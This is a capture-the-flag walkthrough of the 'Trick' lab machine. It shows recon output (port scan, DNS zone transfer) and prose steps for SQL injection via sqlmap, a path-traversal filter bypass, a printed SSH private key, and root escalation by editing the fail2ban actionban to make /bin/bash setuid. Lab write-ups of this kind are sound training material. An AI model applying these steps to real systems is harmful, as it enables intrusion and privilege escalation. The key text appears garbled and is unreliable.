

Linux machine that tests your [#enumeration](#) [#osint](#) [#priv-esc](#) [#sudo-l](#) [#sqlmap](#) [#fi](#) [#dig](#) skills.

User flag

Enumeration:

fscan :

```
(teamosh@teamosh)-[~/.../temp/web/nginx/CVE-2024-34833-payroll-management-system-rce]
$ fscan -h 10.129.227.180

  A-xcztgk<
  fscan version: 1.8.4

start infoscan
10.129.227.180:80 open
10.129.227.180:22 open
[*] alive ports len is: 2
start vulscan
[*] WebTitle http://10.129.227.180    code:200 len:5480    title:Coming Soon - Start Bootstrap Theme
```

Website is empty, so we enumerate further > DNS -> reverse lookup

```

(teamosh@teamosh)-[~]
$ dig @10.129.227.180 -x 10.129.227.180

; <<>> DiG 9.20.15-2-Debian <<>> @10.129.227.180 -x 10.129.227.180
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->HEADER<- opcode: QUERY, status: NOERROR, id: 22673
;; flags: qr aa rd; QUERY: 1, ANSWER: 1, AUTHORITY: 1, ADDITIONAL: 3
;; WARNING: recursion requested but not available

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 65d7a0619c6c6a7d7d11c0086971270c74059962d89ab4d1 (good)
;; QUESTION SECTION:
;180.227.129.10.in-addr.arpa. IN PTR

;; ANSWER SECTION:
180.227.129.10.in-addr.arpa. 604800 IN PTR trick.htb.

;; AUTHORITY SECTION:
227.129.10.in-addr.arpa. 604800 IN NS trick.htb.

;; ADDITIONAL SECTION:
trick.htb. 604800 IN A 127.0.0.1
trick.htb. 604800 IN AAAA ::1

;; Query time: 96 msec
;; SERVER: 10.129.227.180#53(10.129.227.180) (UDP)
;; WHEN: Wed Jan 21 15:20:43 AST 2026
;; MSG SIZE rcvd: 165

```


We got our domain, so we try zone transfer, which was succesful and gave us a new endpoint with login page.

```

(teamosh@teamosh)-[~/htb/temp/web]
$ dig axfr @10.129.227.180 trick.htb

; <<>> DiG 9.20.15-2-Debian <<>> axfr @10.129.227.180 trick.htb
; (1 server found)
;; global options: +cmd
trick.htb. 604800 IN SOA trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
trick.htb. 604800 IN NS trick.htb.
trick.htb. 604800 IN A 127.0.0.1
trick.htb. 604800 IN AAAA ::1
preprod-payroll.trick.htb. 604800 IN CNAME trick.htb.
trick.htb. 604800 IN SOA trick.htb. root.trick.htb. 5 604800 86400 2419200 604800
;; Query time: 352 msec
;; SERVER: 10.129.227.180#53(10.129.227.180) (TCP)
;; WHEN: Wed Jan 21 15:22:34 AST 2026
;; XFR size: 6 records (messages 1, bytes 231)

```



By using wappalyzer we identify that it is php and later by analyzing login page request\response we can see that it is vulnerable to sqli. Response seems weird and UNION works strangely so the safe bet is trying time-based sqlmap, which was successfull -> enumerate db -> dump account (administrator credentials), which were useless, but after checking permissions we can see that we have FILE permissions, which is basically LFI on crack. Test it using /etc/passwd -> found user michael -> try to enumerate further.

Since we know that it is nginx, we can try to read nginx conf files like "/etc/nginx/sites-enabled/default", which was successful and opened us a new endpoint that uses michael's permissions - reprod-marketing.trick.htb. The site itself is useless, but by navigating through pages we see that endpoints are being passed as files with extentions -> possible LFI exploit -> ../ does not work, so we try to bypass it using// , which works and now we can read michael's files.

TIP: catch request like that in burp and import it to a file directly, it saves you time and prevents you from troubleshooting and tackling SSH PRIVATE KEY syntax errors

```
-----BEGIN OPENSSH PRIVATE KEY-----
h3B1bnNzaC1rZKtdjEAAAAABG5vbmUAAAAAEbm9uZQAAAAAABAAAFwAAAAAdzc2gtcn
NhaAAAAAwEAAQAAQEAwI9YLFrKT6JTSqPt2/-7mgs5HpSwzHZwu95Nqh1Gu4-9P+ohLtz
c4jtky6wYgzlXKHg/
Q5ehozs9TgnWPVKh+92WdCNpvdzaQqYKsw4Fwd3K7T4jznZaJk2G YQ2reJTrNEIMaqURSCVydXUvGCNT9dwQ4zna4sxiZf4Hpwrt1T74wioqIX3EAYCCZcf+
4gAYBhUOTVeJlYpDvIbbrH2yD73x7NclCp5iYrds455nARjPHYkO9eobmyamyNDgAia/
Uka75SroKUGUMdjHnd+mljW5mGotQrXkATWMy5qfOiKglwsgjdxpDV9K3iDTPWXPwtK4
1Kc+14a8sQAAAsHzFjk2cxSZNgAAAdzc2gtcnNhaAAAAQDAj1gsVepPokVnKo+3b7uaC
DkelLDMdnC73k2qHtUa7j706iEu3n302TLrBgboXEael9Dl6GjOz1OA1V9UgH6P3ZZ010
+93NpCpgrHDgXB3c3rXgmnydlomTVZhDat7+80s0S0wCpRfTJXJ3H9S8Y1P13BDJ0drizE
hKXgenB63VPqCKiohfcQBgJlJx7IABgGFRBNhmVikNv9HEfBpVrHsi1wgKnmh1hitL1
jnmcEBm08diQ716hubJqbi0AOCJ9SSfVlKugoZx2lkd36bWnNmYai1BHGQBNYxjmoU6
lqCWiCz+-OB3GkNXoreINM9ZcXC0rjWQL63hryxAAAAAwEAAQAAQASAVNT9Ri/dldDc3C
aU29j79u/cEDXintUFvNVU596WkZn44YwXtaiNouF+IBKa3bCuNff4ulS2TmQYlmi/
KwkWcvbR2gTOlpgLZNR/
GgtEd3ZQrfl+hPGn3CZdujgD+5aP6L9K750aBWMR7ru7EYJC tYxHsjmGaS9IRLpo79lwmIDHpu2fSdVpphAmssYVFPswf01VIEZvIEWAeYsqv7r455Ge
U+38O714987Rre4+jcSpCTF80fQkNARhCKHJRjYFCWVCBWuYkVIGYXVLIUcYVezS+ouM0
fHbEGMjYfe+8P06MbAdZ1+5nWRmdL0FKF1rpHh43BAAAAGQDf6xWCdms5D6GhmkhG1V
PH+7+0ono2E7cgBv7GlpdxRsozETjqrDIMYcnhk9ocG8v8oiXUVM064UOmnuqCvdDTS
3AZ4fVouhCISDFVPEZ4UdIKGHS0LZoluzayq2YE5bD6SixuS+Nr3aFUTJ3SxOxD774HKKA
fVjUQh81veQAAAEIAGUE3xt6D4YXwFmjKo+5K0pasjquMvR.LcKyAlNpLnXyN8LzG50cT
AuNHUSgX/tcNcg1yYHeHtTu868/
LUTe8l3Sb268YaOnxEbmKPBqBsdQerqEAPovvHD9rrgn In16n3kMFSfaU2bCkzaLQq+
hob5QJXevM6a5ztUWQZCJXkcaACBANNW06MfEDXr79DP jkCbANSSIRVNVl0Lx+
BSFYEkS2ThjqlvlnxsB43QqBX0j4BkqFufuj/YzySvTVNpSb0XN
jsj51hLkyTIOBEVxNjDcPWOj5470u21X8qz2F3M4+YGGH+mka7P+VVfvjDZa67XNHrzxi+
IJhaN0D5bVMdjjFHAAADW1pY2hhZWwAdHjPl2sBaGMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

After logging in, we get user flag.

Root flag

Like a real chad, you type "sudo -l" and encounter the following text:

```
michael@trick:~/$ sudo -l
Matching Defaults entries for michael on trick:
    env_reset, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User michael may run the following commands on trick:
    (root) NOPASSWD: /etc/init.d/fail2ban restart
```

Basically you can "sudo etc/init.d/fail2ban restart" on the system. After reading and researching what fail2ban is, we understand that it is a service design to ban\block bad boys that are trying to bruteforce\hack into our server.

We go to /etc/fail2ban/ and do "ls -la" and see that everything is root, except "/etc/init.d/fail2ban restart", which is under "security" group, fortunately michael is in security as well (you can check taht by typing "id"), which means we can modify that directory. The key file there is "iptables-multiport.conf" that contains the following (Honestly, I identified that using trial and error + ChatGPT, maybe there is another files that can be changed, but only this one seemed to work):

```

bash-5.0# cat iptables-multiport.conf
cat: iptables-multiport.conf: No such file or directory
bash-5.0# cat /etc/fail2ban/action.d/iptables-multiport.conf
# Fail2Ban configuration file
#
# Author: Cyril Jaquier
# Modified by Yaroslav Halchenko for multiport banning
#
[INCLUDES]
before = iptables-common.conf
[Definition]
# Option: actionstart
# Notes.: command executed once at the start of Fail2Ban.
# Values: CMD
actionstart = <iptables> -N f2b-<name>
               <iptables> -A f2b-<name> -j <returntype>
               <iptables> -I <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>

# Option: actionstop
# Notes.: command executed once at the end of Fail2Ban
# Values: CMD
actionstop = <iptables> -D <chain> -p <protocol> -m multiport --dports <port> -j f2b-<name>
              <actionflush>
              <iptables> -X f2b-<name>

# Option: actioncheck
# Notes.: command executed once before each actionban command
# Values: CMD
actioncheck = <iptables> -n -L <chain> | grep -q 'f2b-<name>[ \t]'
```

[web] 0:vpn 1:fscan 2:dirb 3:sqlmap* 4:any-

Here we can see the "actionban" row, which is responsible for – "what to do when banning". So we change that to any command (In my scenario I just gave –s permission to /bin/bash), which will run with root privileges.

Perfect, now we just need to restart the service and evoke banning behavior. It can be done easily by using hydra for user michael, which "should" ban our IP, but instead runs our malicious command.

```
bash-5.0# ls -la /bin/bash
-rwsr-sr-x 1 root root 1168776 Apr 18 2019 /bin/bash
bash-5.0# id
uid=1001(michael) gid=1001(michael) euid=0(root) egid=0(root) groups=0(root),1001(michael),1002(security)
bash-5.0#
[web] 0:vpn 1:fscan 2:dirb 3:sqlmap* 4:any-
```